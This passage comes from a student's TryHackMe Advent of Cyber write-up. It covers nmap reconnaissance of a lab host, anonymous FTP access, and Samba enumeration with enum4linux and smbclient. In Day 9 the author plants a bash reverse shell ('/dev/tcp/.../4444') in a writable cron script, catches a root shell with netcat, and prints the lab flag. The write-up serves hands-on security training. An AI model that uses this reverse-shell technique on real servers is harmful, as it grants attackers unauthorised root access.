Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at h
https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 46.38 seconds

(1211101583㉿kali)-[~]
```

Question 3:

By using the nmap, it was later discovered that the Linux Distribution that most likely is running is Ubuntu.

```
(1211101583㉿kali)-[~]
$ nmap -A 10.10.247.133
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 05:14 EDT
Nmap scan report for 10.10.247.133
Host is up (0.20s latency).

Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBFC's Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_ 256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at h
ttps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.38 seconds

(1211101583㉿kali)-[~]
$
```

Question 4:

Run *nmap -sV < MACHINE IP ADDRESS >* and the Apache version can be seen there.

```
└─(1211101583㉿kali)-[~]
$ nmap -sV 10.10.247.133
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 05:24 EDT
Nmap scan report for 10.10.247.133
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.20 seconds
```

Question 5:

Again, from *nmap -sV < MACHINE IP ADDRESS >*, port 2222 is running SSH

```
└─(1211101583㉿kali)-[~]
$ nmap -sV 10.10.247.133
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 05:24 EDT
Nmap scan report for 10.10.247.133
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.20 seconds
```

Question 6:

After running `nmap -sV -sC < MACHINE IP ADDRESS >`, the HTTP-TITLE of the website is Internal Blog, so the website is being used as a blog.

```
└─(1211101583㉿kali)-[~]
$ nmap -sV -sC 10.10.247.133
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 05:32 EDT
Nmap scan report for 10.10.247.133
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-title: TBFC's Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-generator: Hugo 0.78.2
2222/tcp open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cfc:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.15 seconds
```

Thought Process/Methodology : Using terminal, we navigated through the commands and helplines of nmap, then using the command nmap -A <IP ADDRESS> we can figure out the running services port on the ip and the version of Apache including the used linux distribution which is Ubuntu. We then used the command nmap -sV -sC < MACHINE IP ADDRESS> to figure out the title of the website and what the website might be used for. The website is being used as a blog.

Day 9

(Anyone can be Santa!)

Tools used : Kali, Terminal, FireFox, AttackBox

Question 1:

Start by opening the terminal and type in `ftp < MACHINE IP ADDRESS >`. Press enter.

```
└─(1211101583㉿kali)-[~]
$ ftp 10.10.206.170
Connected to 10.10.206.170.
220 Welcome to the TBFC FTP Server!.
Name (10.10.206.170:1211101583): 
```

When prompted for a name, type in `anonymous`. Press enter.

```
└─(1211101583㉿kali)-[~]
$ ftp 10.10.206.170
Connected to 10.10.206.170.
220 Welcome to the TBFC FTP Server!.
Name (10.10.206.170:1211101583): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Type in `/s` to look for the directories.

```
└─(1211101583㉿kali)-[~]
$ ftp 10.10.222.104
Connected to 10.10.222.104.
220 Welcome to the TBFC FTP Server!.
Name (10.10.222.104:1211101583): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||28354|)
150 Here comes the directory listing.
drwxr-xr-x    2 0          0           4096 Nov 16  2020 backups
drwxr-xr-x    2 0          0           4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0          0           4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534     65534       4096 Nov 16  2020 public
226 Directory send OK.
```

Question 2:

The only directory that is accessible by *anonymous* is *public*. It was discovered by running *cd public*.

```
ftp> cd public  
250 Directory successfully changed.
```


Question 3:

In the public directory (run *cd public*), we can see that the script that gets executed within this directory is *backup.sh*.

```
ftp> cd public  
250 Directory successfully changed.  
ftp> ls  
229 Entering Extended Passive Mode (|||25766|)  
150 Here comes the directory listing.  
-rwxr-xr-x    1 111      113          341 Nov 16  2020 backup.sh  
-rw-rw-rw-    1 111      113          24 Nov 16  2020 shoppinglist.txt  
226 Directory send OK.  
ftp> []
```

Question 4:

To know what movie did Santa have on his Christmas shopping list, we first need to run *get shoppinglist.txt* to save the file on the local device. Then, open the file and the name of the movie is stated there in the file (The Polar Express).



Question 5:

Now, let's upload the reverse shell to the backup.sh file.

First, use *get backup.sh* and run *nano backup.sh*. Then, paste the bash command into the file. Change <Your_TryHackMe_IP> with the device's IP Address.

```
GNU nano 6.2                                backup.sh *
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
$filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
#tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server

bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1
```

Save and use *put backup.sh* to replace the current backup.sh file with the one with the reverse shell. But before executing *put backup.sh*, let's set up a netcat listener.

```
$ nc -lvpn 4444
listening on [any] 4444 ...
```

```
ftp> put backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||51518|)
150 Ok to send data.
100% [*****] 390          5.99 MiB/s    00:00 ETA
226 Transfer complete.
390 bytes sent in 00:00 (0.96 KiB/s)
ftp>
```

After the file has been uploaded, the netcat will show something like this:
(We have to change from Kali to Attackbox for some reasons but it doesn't change anything)

```
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.193.207 36666 received!
bash: cannot set terminal process group (1269): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~#
```

With that all done, run cat /root/flag.txt to see the flag.

```
root@ip-10-10-99-225:~# nc -lvpn 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.193.207 36666 received!
bash: cannot set terminal process group (1269): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

Thought Process/Methodology : We begin by using terminal and using the command ftp < MACHINE ADDRESS > to connect to the TBFC FTP Server. We used the name ‘anonymous’ to access public servers. By using the command cd public, two files are revealed (backup.sh & shoppinglist.txt). We open shopppinglist.txt to see if Santa’s movie is stated in the file. Next, by using nano backup.sh, we’re able to edit the file and input a bash command to upload a reverse shell. We then tried to run a netcat listener and execute the reverse shell. We can then use the cat /root/flag.txt command to get the flag.


Day 10

(*Don't be sElfish!*)

Tools used : FireFox, Terminal, Attackbox

Question 1:

In the terminal, run `cd /root/Desktop/Tools/Miscellaneous`. Then, run `./enum4linux.pl -h` to see the help message.



The screenshot shows a terminal window titled "root@ip-10-10-195-125: ~/Desktop/Tools/Miscellaneous". The terminal displays the help output for the `./enum4linux.pl` script. The output includes the version information (`enum4linux v0.8.9`), copyright (`Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)`), a brief description of the tool's purpose, usage instructions (`Usage: ./enum4linux.pl [options] ip`), a list of options with descriptions, and a note about unsupported options from enum.exe. The terminal window is part of a desktop environment with icons for various tools like Firefox, Terminal, and AttackBox visible in the background.

```
root@ip-10-10-195-125:~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Help
root@ip-10-10-195-125:~# cd /root/Desktop/Tools/Miscellaneous
root@ip-10-10-195-125:~/Desktop/Tools/Miscellaneous# ./enum4linux.pl
-h
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linu
x/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide simil
ar
functionality to enum.exe (formerly from www.bindview.com). Some add
itional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip


Options are (like "enum"):
-U      get userlist
-M      get machine list*
-S      get sharelist
-P      get password policy information
-G      get group and member list
-d      be detailed, applies to -U and -S
-u user  specify username to use (default "")
-p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -
f

Additional options:
-a      Do all simple enumeration (-U -S -G -P -r -o -n -i).
This option is enabled if you don't provide any other op
tions.
-h      Display this help message and exit
-r      enumerate users via RID cycling
-R range RID ranges to enumerate (default: 500-550,1000-1050, im
plies -r)
```

Question 2:

To see all users on the Samba server, run ./enum4linux.ph -U < MACHINE IP ADDRESS >. There are 3 accounts on the samba server.



```
root@ip-10-10-195-125: ~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Help

=====
|   Enumerating Workgroup/Domain on 10.10.248.24   |
=====
[+] Got domain/workgroup name: TBFC-SMB-01

=====
|   Session Check on 10.10.248.24   |
=====
[+] Server 10.10.248.24 allows sessions using username '', password ''

=====
|   Getting domain SID for 10.10.248.24   |
=====
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

=====
|   Users on 10.10.248.24   |
=====
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy      Name:
      Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager      Name:
      Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson    Name:
      Desc:

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Fri Jun 24 12:24:10 2022
root@ip-10-10-195-125:~/Desktop/Tools/Miscellaneous#
```

Question 3:

To see the 'shares' on the Samba server, run ./enum4linux.ph -S < MACHINE IP ADDRESS >. There are 4 shares on the server.

```
root@ip-10-10-195-125:~/Desktop/Tools/Miscellaneous# ./enum4linux.ph -S 10.10.248.24
root@ip-10-10-195-125:~/Desktop/Tools/Miscellaneous# Woop woop! Your answer is correct.

File Edit View Search Terminal Help
| Getting domain SID for 10.10.248.24 |
=====
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

=====
| Share Enumeration on 10.10.248.24 |
=====
WARNING: The "syslog" option is deprecated

      Sharename      Type      Comment
-----  -----      -----
tbfc-hr        Disk      tbfc-hr
tbfc-it        Disk      tbfc-it
tbfc-santa     Disk      tbfc-santa
IPC$          IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

      Server      Comment
-----
Workgroup      Master
-----           -----
TBFC-SMB-01    TBFC-SMB

[+] Attempting to map shares on 10.10.248.24
//10.10.248.24/tbfc-hr  Mapping: DENIED, Listing: N/A
//10.10.248.24/tbfc-it  Mapping: DENIED, Listing: N/A
//10.10.248.24/tbfc-santa  Mapping: OK, Listing: OK
//10.10.248.24/IPC$  [E] Can't understand response:
WARNING: The "syslog" option is deprecated
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Fri Jun 24 12:27:38 2022

root@ip-10-10-195-125:~/Desktop/Tools/Miscellaneous#
```

Question 4:

To see which share does not require a password, we have to run `smbclient //REPLACE_INSTANCE_IP_ADDRESS/**sharename**` on each share (replace `**sharename**` with the name of the share) and then pressing enter when prompted for password. If no error is shown, that means the share does not require a password to be accessed.

The share that does not require a password is `tbfc-santa`.

```
root@ip-10-10-195-125:~/Desktop/Tools/Miscellaneous# smbclient //10.10.248.24/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> █
```

Question 5:

After successfully logging in to `tbfc-santa`, run `ls` to see all the directories. McSkidy left the `jingle-tunes` directory for santa.

```
root@ip-10-10-195-125:~/Desktop/Tools/Miscellaneous# smbclient //10.10.248.24/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
jingle-tunes
note_from_mcskidy.txt

10252564 blocks of size 1024. 5369396 blocks available
```

Thought Process/Methodology : We use terminal to run cd /Desktop/Tools/Miscellaneous and use .enum4linux.pl -h to see all available commands. After figuring out which commands we had to use, we then tried to get the user list by inputting .enum4linux.pl -U < MACHINE IP > and -S to get the sharelist. For us to find the share that doesn't require a password, we had to try every share and see which share can let us use a help command. Once we found out that tbfc-santa does not require a password, we proceeded to run ls and find the directory inside.